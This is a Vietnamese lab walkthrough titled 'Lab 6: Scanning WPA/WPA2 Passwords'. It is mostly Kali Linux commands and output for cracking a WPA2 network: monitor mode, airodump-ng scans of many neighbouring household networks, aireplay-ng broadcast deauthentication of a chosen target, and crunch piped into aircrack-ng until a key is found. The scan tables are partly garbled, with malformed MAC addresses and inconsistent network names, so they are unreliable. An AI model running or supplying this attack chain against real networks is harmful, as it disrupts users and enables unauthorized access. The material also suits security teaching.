
wlan0mon  IEEE 802.11 Mode:Monitor Frequency:2.457 GHz
          Retry short limit:7 RTS thr:off Fragment thr:off
          Power Management:on

[(kali㉿kali)-[~]]$
```

Lúc này, kiểm tra bằng ifconfig ta sẽ thấy có card wlan0mon

- **Bước 4:** Sử dụng airodump để theo dõi hoạt động các mạng wifi hiện tại qua card wlan0mon (card wlan0 ở chế độ monitor)

### airodump-ng wlan0mon



```
Session Actions Edit View Help
BSSID      PWR  Beacons #Data, #/s CH   MB   ENC CIPHER AUTH ESSID
58:D3:12:EC:FD:EF -85   1     1   0   8   324 WPA2 CCMP PSK Ngoc Hoang
24:0B:0C:59:7E:49 -27   3     0   0   8   138 WPA2 CCMP PSK Dong
54:84:6C:0A:5F:09 -29   3     0   0   11  360 WPA2 CCMP PSK Soc Nau
50:09:15:F5:02:04 -26   4     0   0   9   130 WPA2 CCMP PSK Minh
A0:09:2E:0A:27:AA -1    0     0   0   0   0   <length: 0>
30:4F:75:8F:1E:29 -25   9     0   0   1   130 WPA2 CCMP PSK Gia Bao 5G
24:43:E2:FC:65:A0 -26   8     0   0   4   130 WPA2 CCMP PSK Le Binh
B0:88:92:55:8C:A1 -27   4     0   0   8   130 WPA2 CCMP PSK TranAu
A0:89:56:00:51:0E -12   16    0   0   6   368 WPA2 CCMP PSK FPT Telecom-5105-IOT
E6:06:DB:BE:13:90 -44   45    0   68   0   13  180 WPA2 CCMP PSK Hung
5C:18:DD:05:F3:E8 -34   3     0   0   11  360 WPA2 CCMP PSK FPT Telecom-F300-IOT
26:08:2A:CA:3D:1D -32   4     0   0   8   130 WPA2 CCMP PSK Hoang Bach 2.4g
3C:F9:FB:9C:5C:07 -77   0     0   0   6   0   <length: 0>
C0:08:0A:0A:54:83 -32   2     0   0   0   0   <length: 0>
34:87:A3:10:AC:58 -33   7     0   0   4   130 WPA2 CCMP PSK Nhat
7C:00:4D:42:92:F8 -33   2     0   0   1   130 WPA2 CCMP PSK Tu Nhie
98:C9:BE:CD:18:58 -81   2     0   0   10  324 WPA2 CCMP PSK ut thiet
24:43:E2:FB:F4:08 -34   5     0   0   1   130 WPA2 CCMP PSK Huynh Nhi
28:77:77:AC:97:25 -25   5     0   0   5   130 WPA2 CCMP PSK In 3D Haithanh
50:2F:54:56:BF:1E -29   4     0   0   11  360 WPA2 CCMP PSK FPT Telecom-BF17-IOT
90:9A:4A:43:15:90 -32   4     0   0   10  270 WPA2 CCMP PSK Baby T3
F4:EB:4F:CF:5F:68 -33   4     0   0   4   324 WPA2 CCMP PSK VIETTEL_N9PKYK
F8:79:28:44:04:D0 -32   2     0   0   4   324 WPA2 CCMP PSK Uu Loan
00:16:78:0B:65:AC -25   5     1   0   3   130 WPA2 CCMP PSK Hoang-EXT
9C:04:63:2E:3C:69 -34   4     2   0   0   2   130 WPA2 CCMP PSK Thanh Mai
C2:25:2F:05:56:7F -27   5     0   0   1   130 WPA2 CCMP PSK hong nhung 2.4
0C:82:47:89:8A:16 -33   3     0   0   1   368 WPA2 CCMP PSK FPT Telecom-BA09-IOT
5C:18:DD:05:F3:E2 -35   2     1   0   11  360 WPA2 CCMP PSK Tham
FC:4D:6A:38:0E:A8 -1    0     0   0   3   -1   <length: 0>
20:BE:34:20:A9:C3 -85   8     34   0   3  324 WPA2 CCMP PSK Viet Doan Phuong
04:20:84:29:13:B3 -1    0     0   0   8   -1   <length: 0>
54:04:63:2E:34:78 -21   6     0   0   6   360 WPA2 CCMP PSK FPT Telecom-2CC5-IOT
94:F7:17:29:98:0E -30   6     0   0   11  360 WPA2 CCMP PSK FPT Telecom-9861-IOT
94:F7:17:29:98:69 -84   2     1   0   11  360 WPA2 CCMP PSK Ngoc Diep
F8:79:28:43:3C:2C -27   3     0   0   10  324 WPA2 CCMP PSK HVT
0C:82:47:89:8A:16 -29   5     0   0   3   270 WPA2 CCMP PSK Dac Vu
F8:77:27:32:3A:08 -27   3     0   0   6   130 WPA2 CCMP PSK Hang
E8:43:86:1F:92:60 -20   8     1   0   6   130 WPA2 CCMP PSK WIN STORE
58:D3:12:EC:F0:57 -26   3     0   0   6   324 WPA2 CCMP PSK Minh Yen
20:87:EC:43:C0:78 -25   13    1   0   6   400 WPA2 CCMP PSK TAN PHI LONG
54:04:63:A1:F3:08 -30   3     0   0   11  360 WPA2 CCMP PSK FPT Telecom-F306-IOT
54:04:63:9F:E2:C9 -29   1     3   0   11  360 WPA2 CCMP PSK Diep Vien 789
94:28:6F:92:E1:C9 -27   12    0   0   5   130 WPA2 CCMP PSK Yen Nhi
CC:71:90:68:E1:00 -84   1     21   0   10  130 WPA2 CCMP PSK Ngoc Thanh

Quitting ...
[(kali㉿kali)-[~]]$
```

- **Bước 5:** Xác định mạng Wifi mục tiêu và sử dụng airodump để bắt gói tin và chỉ theo dõi duy nhất mạng mục tiêu đó:

## Lab 6: Scanning WPA/WPA2 Passwords

```

Session Actions Edit View Help
BSSID      PWR Beacons #Data, /s CH   MB   ENC CIPHER AUTH ESSID
58:D3:12:EC:FD:EF -85   1     1   0   8   324   WPA2 CCMP   PSK Ngoc Hoang
24:08:2A:97:6D:49 -27   3     0   0   8   130   WPA2 CCMP   PSK Dong
54:04:63:AA:1:F3:09 -29   3     0   0   11  360   WPA2 CCMP   PSK Soc Nau
50:0F:F5:62:25:04 -26   4     0   0   9   130   WPA2 CCMP   PSK Trandinh 2
A0:09:2E:0A:27:AA -1    0     0   0   9   -1    <length: 0>
34:47:95:8BF:1E:28 -30  8     0   0   8   130   WPA2 CCMP   PSK Gia Bao 5G
24:43:E2:FB:9C:65:AB -26  4     0   0   9   130   WPA2 CCMP   PSK Le Binh
B0:88:93:55:8C:A1 -27   5     0   0   8   130   WPA2 CCMP   PSK TranAnh
A0:89:66:00:51:0E -27  16    0     0   6   360   WPA2 CCMP   PSK FPT_Telecom-5105-IOT
E6:D6:DB:BE:3E:9D -44   45    68   0   13  180   WPA2 CCMP   PSK Hung9
5C:18:DD:05:F3:E9 -34   3     0   0   11  360   WPA2 CCMP   PSK FPT_Telecom-F300-IOT
26:08:2A:CA:3D:1D -32   4     0   0   8   130   WPA2 CCMP   PSK Hoang Bach 2.4g
3C:F9:FB:9C:54:38 -77   0     5   0   6   -1    <length: 0>
C0:51:5C:D4:FA:85 -32   2     0   0   4   130   WPA2 CCMP   PSK NHIM
34:87:A3:10:AC:58 -33  7     0   0   1   130   WPA2 CCMP   PSK Bao Ngoc
7C:09:9B:CD:82:FB -37  2     0   0   1   130   WPA2 CCMP   PSK Tu Nhiep
98:C9:BE:CD:81:88 -30  1     0   0   1   130   WPA2 CCMP   PSK ut thiet
24:43:E2:FB:9C:65:AB -26  5     0   0   1   130   WPA2 CCMP   PSK Huynh Nhi
28:77:77:AC:97:78 -25   5     0   0   5   130   WPA2 CCMP   PSK In 3D HailThanh
50:2F:54:56:8F:1E:1E -29  4     0   0   11  360   WPA2 CCMP   PSK FPT_Telecom-BF17-IOT
90:9A:4A:43:15:9D -32   4     0   0   10  270   WPA2 CCMP   PSK Baby T3
F4:EB:4F:CF:5F:68 -33  4     0   0   4   324   WPA2 CCMP   PSK VIETTEL_N9PKYK
F8:79:28:44:04:D0 -32   2     0   0   4   324   WPA2 CCMP   PSK Ut Loan
00:16:78:8B:7B:AC -25   5     1   0   3   130   WPA2 CCMP   PSK Hoang-EXT
9C:50:EE:00:E6:E8 -34   2     0   0   2   130   WPA2 CCMP   PSK Thanh Mai
C2:25:0F:05:52:0A:16 -33  3     0   0   2   270   WPA2 CCMP   PSK Spa hong nhung 2.4
0C:47:95:8BF:1E:28 -30  3     0   0   1   130   WPA2 CCMP   PSK FPT_Telecom-BA99-IOT
9C:18:DD:05:F3:E2 -35  35    2     1   0   11  360   WPA2 CCMP   PSK MINH YEN
FC:40:4A:42:82:FB -33  2     0   0   1   130   WPA2 CCMP   PSK Tuan Phuoc
20:8E:84:20:AA:C3 -85   8     34   0   3   324   WPA2 CCMP   PSK Viet Doan Phuong
04:28:84:39:8C:A1 -1    1     0   0   8   -1    <length: 0>
54:04:63:2E:34:78 -21  6     0   0   6   360   WPA2 CCMP   PSK FPT_Telecom-2CC5-IOT
94:F7:17:29:98:6E -30  6     0   0   11  360   WPA2 CCMP   PSK FPT_Telecom-9801-IOT
94:F7:17:29:98:69 -84  2     1   0   11  360   WPA2 CCMP   PSK Ngoc Diep
F8:79:28:43:2C:80 -27  3     0   0   10  324   WPA2 CCMP   PSK HVN
DC:F8:B9:D0:1C:1D -26  8     0   0   3   270   WPA2 CCMP   PSK Dac Vu
E4:4C:47:95:8BF:1E:16 -22  3     0   0   3   130   WPA2 CCMP   PSK My Hang
E8:2F:54:56:8F:1E:00 -29  8     1   0   6   360   WPA2 CCMP   PSK WIN STORE
58:D3:12:EC:F1:E7 -26  3     0   0   4   324   WPA2 CCMP   PSK Minh Yen
20:87:EC:4A:0C:76 -29  13    0   0   6   130   WPA2 CCMP   PSK FPT_Telecom-F306-IOT
54:04:63:AA:1:F3:08 -30  3     0   0   11  360   WPA2 CCMP   PSK Diep Vien 789
94:28:5F:92:E2:C9 -27  12    0   0   5   130   WPA2 CCMP   PSK Yen Nhi
CC:71:90:68:E1:00 -84  1     21   0   10  130   WPA2 CCMP   PSK Ngoc Thanh
Quitting ...

```

Theo dõi hoạt động các mạng wifi hiện tại qua card `wlan0mon` và chọn được mạng có ESSID là **Hun9**

```

Session Actions Edit View Help
BSSID      PWR Beacons #Data, /s CH   MB   ENC CIPHER AUTH ESSID
58:D3:12:EC:FD:EF -85   1     1   0   8   324   WPA2 CCMP   PSK Ngoc Hoang
24:08:2A:97:6D:49 -27   3     0   0   8   130   WPA2 CCMP   PSK Dong
54:04:63:AA:1:F3:09 -29   3     0   0   11  360   WPA2 CCMP   PSK Soc Nau
50:0F:F5:62:25:04 -26   4     0   0   9   130   WPA2 CCMP   PSK Trandinh 2
A0:09:2E:0A:27:AA -1    0     0   0   9   -1    <length: 0>
34:47:95:8BF:1E:28 -30  8     0   0   1   130   WPA2 CCMP   PSK Gia Bao 5G
24:43:E2:FB:9C:65:AB -26  5     0   0   1   130   WPA2 CCMP   PSK Le Binh
B0:88:93:55:8C:A1 -27   4     0   0   8   130   WPA2 CCMP   PSK TranAnh
A0:89:66:00:51:0E -27  16    0     0   6   360   WPA2 CCMP   PSK FPT_Telecom-5105-IOT
E6:D6:DB:BE:3E:9D -44   45    68   0   13  180   WPA2 CCMP   PSK Hung9
5C:18:DD:05:F3:E9 -34   3     0   0   11  360   WPA2 CCMP   PSK FPT_Telecom-F300-IOT
26:08:2A:CA:3D:1D -32   4     0   0   8   130   WPA2 CCMP   PSK Hoang Bach 2.4g
3C:F9:FB:9C:54:38 -77   0     5   0   6   -1    <length: 0>
C0:51:5C:D4:FA:85 -32   2     0   0   4   130   WPA2 CCMP   PSK NHIM
34:87:A3:10:AC:58 -33  7     0   0   1   130   WPA2 CCMP   PSK Bao Ngoc
7C:09:9B:CD:81:88 -30  2     0   0   10  270   WPA2 CCMP   PSK Tu Nhiep
24:43:E2:FB:9C:65:AB -26  5     0   0   1   130   WPA2 CCMP   PSK Huynh Nhi
28:77:77:AC:97:78 -25   5     0   0   5   130   WPA2 CCMP   PSK In 3D HailThanh
50:2F:54:56:8F:1E:1E -29  4     0   0   11  360   WPA2 CCMP   PSK FPT_Telecom-BF17-IOT
90:9A:4A:43:15:9D -32   4     0   0   2   130   WPA2 CCMP   PSK Baby T3
F4:EB:4F:CF:5F:68 -33  4     0   0   4   324   WPA2 CCMP   PSK VIETTEL_N9PKYK
F8:79:28:44:04:D0 -32   2     0   0   4   324   WPA2 CCMP   PSK Ut Loan
00:16:78:8B:7B:AC -25   5     1   0   3   130   WPA2 CCMP   PSK Hoang-EXT
9C:50:EE:00:E6:E8 -34   2     0   0   2   130   WPA2 CCMP   PSK Thanh Mai
C2:25:0F:05:52:0A:16 -33  3     0   0   2   270   WPA2 CCMP   PSK Spa hong nhung 2.4
0C:2F:54:56:8F:1E:00 -29  3     0   0   1   130   WPA2 CCMP   PSK FPT_Telecom-BA99-IOT
9C:18:DD:05:F3:E2 -35  35    2     1   0   11  360   WPA2 CCMP   PSK MINH YEN
FC:40:4A:42:82:FB -33  2     0   0   1   130   WPA2 CCMP   PSK Tuan Phuoc
20:8E:84:20:AA:C3 -85   8     34   0   3   324   WPA2 CCMP   PSK Viet Doan Phuong
04:28:84:39:8C:A1 -1    1     0   0   8   -1    <length: 0>
54:04:63:2E:34:78 -21  6     0   0   6   360   WPA2 CCMP   PSK FPT_Telecom-2CC5-IOT
94:F7:17:29:98:6E -30  6     0   0   11  360   WPA2 CCMP   PSK Ngoc Diep
94:F7:17:29:98:69 -84  2     1   0   11  360   WPA2 CCMP   PSK HVN
F8:79:28:43:2C:80 -27  3     0   0   10  324   WPA2 CCMP   PSK Dac Vu
DC:F8:B9:D0:1C:1D -26  8     0   0   3   270   WPA2 CCMP   PSK My Hang
E4:4C:47:95:8BF:1E:16 -22  3     0   0   3   130   WPA2 CCMP   PSK WIN STORE
E8:2F:54:56:8F:1E:00 -29  8     1   0   6   130   WPA2 CCMP   PSK Minh Yen
20:87:EC:4A:0C:76 -29  13    0   0   6   130   WPA2 CCMP   PSK FPT_Telecom-F306-IOT
54:04:63:AA:1:F3:08 -30  3     0   0   11  360   WPA2 CCMP   PSK Diep Vien 789
94:28:5F:92:E2:C9 -27  12    0   0   5   130   WPA2 CCMP   PSK Yen Nhi
CC:71:90:68:E1:00 -84  1     21   0   10  130   WPA2 CCMP   PSK Ngoc Thanh
Quitting ...

```

`airodump-ng -c 13 -w wifi-sniffer --bssid E6:D6:DB:BE:3E:9D wlan0mon`

- Bước 6:** Thu thập gói tin bắt tay WPA handshake (bắt tay 4 bước) trong quá trình đăng nhập để dựa vào đó dò tìm mật khẩu.

Có 2 cách:

- Chờ người dùng nào đó đăng nhập vào Wifi đang theo dõi.

## Lab 6: Scanning WPA/WPA2 Passwords

- Sử dụng aireplay để tạo tín hiệu deauth (kích các người dùng đang sử dụng mạng thoát ra và đăng nhập lại liên tục). Cú pháp:

```

Session Actions Edit View Help
Session Actions Edit View Help

kali@kali: ~
kali@kali: ~

BSSID      PWR RXQ Beacons #Data, /s CH MB ENC CIPHER AUTH ESSID
BSSID      STATION      PWR Rate Lost Frames Notes Probes

58:D3:12:EC:FD:EF -85   1   1   0   8   324   WPA2 CCMP PSK Ngoc Hoang
54:08:2A:97:6D:49 -27   3   0   0   8   130   WPA2 CCMP PSK Dong
54:04:63:A1:F3:09 -29   3   0   0   11  360   WPA2 CCMP PSK Soc Nau
50:0F:F3:62:2C:0E -26   4   0   0   9   130   WPA2 CCMP PSK Trandinh 2
A0:0F:37:37:AA -1     1   0   0   9   -1    <length: 0>
30:4F:75:8F:1E:20 -25   0   0   0   1   130   WPA2 CCMP PSK Bao 5G
26:43:E2:FC:65:A8 -26   0   0   0   1   130   WPA2 CCMP PSK Le Sinh
B0:88:92:55:8C:A1 -27   4   0   0   8   130   WPA2 CCMP PSK Tramau
A0:89:56:D0:51:0E -12   16  0   0   6   360   WPA2 CCMP PSK FPT Telecom-S105-IOT
E6:D6:DB:BE:3E:9D -44   45  68  0   13  180   WPA2 CCMP PSK Hung
5C:18:DD:E5:F3:E8 -34   3   0   0   11  360   WPA2 CCMP PSK FPT Telecom-F300-IOT
26:08:2A:CA:3D:1D -32   4   0   0   8   130   WPA2 CCMP PSK Hoang Bach 2.4g
3C:F9:F8:9C:54:38 -77   0   5   0   6   -1    WPA   <length: 0>
C0:51:5C:D4:F4:85 -32   2   0   0   4   130   WPA2 CCMP PSK NHIM
34:87:A3:10:AC:58 -33   7   0   0   1   130   WPA2 CCMP PSK Bao Ngoc
7C:0A:4A:43:15:90 -29   2   0   0   1   130   WPA2 CCMP PSK Hien
98:C9:BE:CD:18:58 -81   2   0   0   1   130   WPA2 CCMP PSK Ut thiet
24:43:E2:FB:F4:08 -34   5   0   0   1   130   WPA2 CCMP PSK Huynh Nhie
28:77:77:AC:97:78 -25   5   0   0   5   130   WPA2 CCMP PSK Tin 3D HaiThanh
50:2F:54:56:BF:1E -29   4   0   0   11  360   WPA2 CCMP PSK FPT Telecom-BF17-IOT
90:9A:4A:43:15:90 -32   4   0   0   10  270   WPA2 CCMP PSK Baby T3
F4:EB:4F:CF:5F:68 -33   4   0   0   4   324   WPA2 CCMP PSK VIETTEL_N9PKY
F8:79:28:44:04:D0 -32   2   0   0   4   324   WPA2 CCMP PSK Ut Loan
00:16:78:8B:7B:AC -25   5   1   0   3   130   WPA2 CCMP PSK Hoang-EXT
9C:58:EE:E0:E6:EB -34   2   0   0   2   270   WPA2 CCMP PSK Thanh Mai
C2:29:05:05:05:6E -27   5   0   0   2   270   WPA2 CCMP PSK Spa hong nhung 2.4
0C:14:0B:0A:16:39 -30   3   0   0   6   360   WPA2 CCMP PSK FPT Telecom-BA09-IOT
5C:18:DD:E5:F3:E2 -35   2   1   0   11  360   WPA2 CCMP PSK Thom 1
FC:40:4A:18:DE:AB -1    0   0   0   3   -1    <length: 0>
20:0E:84:20:A9:C3 -85   8   34  0   3   324   WPA2 CCMP PSK Viet Doan Phuong
04:20:84:39:13:B3 -1    0   0   0   8   -1    <length: 0>
54:04:63:2E:34:78 -21   6   0   0   6   360   WPA2 CCMP PSK FPT Telecom-ZCCS-IOT
94:F7:17:29:98:6E -30   6   0   0   11  360   WPA2 CCMP PSK FPT Telecom-9801-IOT
94:F7:17:29:98:69 -84   2   1   0   11  360   WPA2 CCMP PSK Ngoc Diep
F8:79:28:44:3:2C:80 -27   3   0   0   10  324   WPA2 CCMP PSK HVTV
DC:F8:89:D0:1C:1D -26   8   0   0   3   270   WPA2 CCMP PSK Dac Vu
E4:52:04:04:04:07 -22   3   0   0   3   130   WPA2 CCMP PSK My Hang
E8:43:60:1F:82:60 -29   1   0   0   6   360   WPA2 CCMP PSK MINH NGHE
58:D3:12:EC:FD:EF -25   3   0   0   11  360   WPA2 CCMP PSK Minh Yen
20:87:EC:43:C0:78 -25   13  0   0   6   400   WPA2 CCMP PSK TAN PHI LONG
54:04:63:A1:F8:99 -30   3   0   0   11  360   WPA2 CCMP PSK FPT Telecom-F306-IOT
54:04:63:9F:FB:F9 -29   1   3   0   11  360   WPA2 CCMP PSK Dieo Vien 789
94:28:6F:92:8E:C9 -27   12  0   0   5   130   WPA2 CCMP PSK Yen Nhi
CC:71:90:68:E1:00 -84   1   21  0   10  130   WPA2 CCMP PSK Ngoc Thanh
Quitting ...

```

(kali㉿kali) [~] \$ sudo aireplay-ng --deauth 0 -a E6:D6:DB:BE:3E:9D wlan0mon

**aireplay-ng --deauth 0 -a E6:D6:DB:BE:3E:9D wlan0mon**

```

Session Actions Edit View Help
Session Actions Edit View Help

kali@kali: ~
kali@kali: ~

BSSID      PWR RXQ Beacons #Data, /s CH MB ENC CIPHER AUTH ESSID
BSSID      STATION      PWR Rate Lost Frames Notes Probes

21:52:20 Sending DeAuth (code 7) to broadcast -- BSSID: [E6:D6:DB:BE:3E:9D]
21:52:20 Sending DeAuth (code 7) to broadcast -- BSSID: [E6:D6:DB:BE:3E:9D]
21:52:20 Sending DeAuth (code 7) to broadcast -- BSSID: [E6:D6:DB:BE:3E:9D]
21:52:21 Sending DeAuth (code 7) to broadcast -- BSSID: [E6:D6:DB:BE:3E:9D]
21:52:21 Sending DeAuth (code 7) to broadcast -- BSSID: [E6:D6:DB:BE:3E:9D]
21:52:21 Sending DeAuth (code 7) to broadcast -- BSSID: [E6:D6:DB:BE:3E:9D]
21:52:22 Sending DeAuth (code 7) to broadcast -- BSSID: [E6:D6:DB:BE:3E:9D]
21:52:22 Sending DeAuth (code 7) to broadcast -- BSSID: [E6:D6:DB:BE:3E:9D]
21:52:22 Sending DeAuth (code 7) to broadcast -- BSSID: [E6:D6:DB:BE:3E:9D]
21:52:23 Sending DeAuth (code 7) to broadcast -- BSSID: [E6:D6:DB:BE:3E:9D]
21:52:23 Sending DeAuth (code 7) to broadcast -- BSSID: [E6:D6:DB:BE:3E:9D]
21:52:24 Sending DeAuth (code 7) to broadcast -- BSSID: [E6:D6:DB:BE:3E:9D]
21:52:24 Sending DeAuth (code 7) to broadcast -- BSSID: [E6:D6:DB:BE:3E:9D]
21:52:25 Sending DeAuth (code 7) to broadcast -- BSSID: [E6:D6:DB:BE:3E:9D]
21:52:25 Sending DeAuth (code 7) to broadcast -- BSSID: [E6:D6:DB:BE:3E:9D]
21:52:25 Sending DeAuth (code 7) to broadcast -- BSSID: [E6:D6:DB:BE:3E:9D]
21:52:25 Sending DeAuth (code 7) to broadcast -- BSSID: [E6:D6:DB:BE:3E:9D]
21:52:26 Sending DeAuth (code 7) to broadcast -- BSSID: [E6:D6:DB:BE:3E:9D]
21:52:26 Sending DeAuth (code 7) to broadcast -- BSSID: [E6:D6:DB:BE:3E:9D]
21:52:27 Sending DeAuth (code 7) to broadcast -- BSSID: [E6:D6:DB:BE:3E:9D]
21:52:27 Sending DeAuth (code 7) to broadcast -- BSSID: [E6:D6:DB:BE:3E:9D]
21:52:28 Sending DeAuth (code 7) to broadcast -- BSSID: [E6:D6:DB:BE:3E:9D]
21:52:28 Sending DeAuth (code 7) to broadcast -- BSSID: [E6:D6:DB:BE:3E:9D]
21:52:29 Sending DeAuth (code 7) to broadcast -- BSSID: [E6:D6:DB:BE:3E:9D]
21:52:29 Sending DeAuth (code 7) to broadcast -- BSSID: [E6:D6:DB:BE:3E:9D]
21:52:30 Sending DeAuth (code 7) to broadcast -- BSSID: [E6:D6:DB:BE:3E:9D]
21:52:30 Sending DeAuth (code 7) to broadcast -- BSSID: [E6:D6:DB:BE:3E:9D]
21:52:31 Sending DeAuth (code 7) to broadcast -- BSSID: [E6:D6:DB:BE:3E:9D]
21:52:31 Sending DeAuth (code 7) to broadcast -- BSSID: [E6:D6:DB:BE:3E:9D]
21:52:31 Sending DeAuth (code 7) to broadcast -- BSSID: [E6:D6:DB:BE:3E:9D]
21:52:32 Sending DeAuth (code 7) to broadcast -- BSSID: [E6:D6:DB:BE:3E:9D]
21:52:32 Sending DeAuth (code 7) to broadcast -- BSSID: [E6:D6:DB:BE:3E:9D]
21:52:33 Sending DeAuth (code 7) to broadcast -- BSSID: [E6:D6:DB:BE:3E:9D]
21:52:33 Sending DeAuth (code 7) to broadcast -- BSSID: [E6:D6:DB:BE:3E:9D]
21:52:33 Sending DeAuth (code 7) to broadcast -- BSSID: [E6:D6:DB:BE:3E:9D]
21:52:34 Sending DeAuth (code 7) to broadcast -- BSSID: [E6:D6:DB:BE:3E:9D]
21:52:34 Sending DeAuth (code 7) to broadcast -- BSSID: [E6:D6:DB:BE:3E:9D]
21:52:35 Sending DeAuth (code 7) to broadcast -- BSSID: [E6:D6:DB:BE:3E:9D]
21:52:35 Sending DeAuth (code 7) to broadcast -- BSSID: [E6:D6:DB:BE:3E:9D]
21:52:36 Sending DeAuth (code 7) to broadcast -- BSSID: [E6:D6:DB:BE:3E:9D]
21:52:36 Sending DeAuth (code 7) to broadcast -- BSSID: [E6:D6:DB:BE:3E:9D]
21:52:37 Sending DeAuth (code 7) to broadcast -- BSSID: [E6:D6:DB:BE:3E:9D]
21:52:37 Sending DeAuth (code 7) to broadcast -- BSSID: [E6:D6:DB:BE:3E:9D]
21:52:38 Sending DeAuth (code 7) to broadcast -- BSSID: [E6:D6:DB:BE:3E:9D]
21:52:38 Sending DeAuth (code 7) to broadcast -- BSSID: [E6:D6:DB:BE:3E:9D]
21:52:39 Sending DeAuth (code 7) to broadcast -- BSSID: [E6:D6:DB:BE:3E:9D]
21:52:39 Sending DeAuth (code 7) to broadcast -- BSSID: [E6:D6:DB:BE:3E:9D]
21:52:40 Sending DeAuth (code 7) to broadcast -- BSSID: [E6:D6:DB:BE:3E:9D]
21:52:40 Sending DeAuth (code 7) to broadcast -- BSSID: [E6:D6:DB:BE:3E:9D]
21:52:41 Sending DeAuth (code 7) to broadcast -- BSSID: [E6:D6:DB:BE:3E:9D]
21:52:41 Sending DeAuth (code 7) to broadcast -- BSSID: [E6:D6:DB:BE:3E:9D]
21:52:42 Sending DeAuth (code 7) to broadcast -- BSSID: [E6:D6:DB:BE:3E:9D]
21:52:42 Sending DeAuth (code 7) to broadcast -- BSSID: [E6:D6:DB:BE:3E:9D]

```

**Bước 7:** Thực hiện chờ hoặc dùng aireplay như bước 6 đến khi nhận được gói tin WPA handshake của mạng mục tiêu tương ứng, ta dừng quá trình bắt gói tin (Ctrl+C) và tiến hành dò tìm mật khẩu dựa vào file .cap đã bắt được.

## Lab 6: Scanning WPA/WPA2 Passwords

Phương pháp kết hợp tool **Crunch** để brute-force (dò tìm vét cạn) không cần dùng Wordlist có sẵn. Cú pháp để sử dụng Crunch: **crunch [min] [max] [danh sách các ký tự có trong chuỗi] -t [mẫu định dạng mật khẩu] | aircrack-ng -w- [tập tin đã capture.cap] -bssid [địa chỉ MAC của mục tiêu]**.

The screenshot shows a Kali Linux desktop environment. On the left, a terminal window titled 'Aircrack-ng 1.7' displays the results of a password cracking session. It shows the following output:

```
[00:11:53] 12356384 keys tested (17594.94 k/s)
KEY FOUND! [ 12345679 ]
Master Key : 36 21 C1 5A E6 2E F2 F7 DC 1A 6C F7 9E 19 CF BE
             88 0B 08 06 AC BD 6B 11 D2 81 3B DF 36 98 95 95
Transient Key : 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
                 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
                 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
                 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
EAPOL HMAC : 2F F4 08 20 8B 17 F9 12 A2 36 8C A7 72 E2 C0 00
```

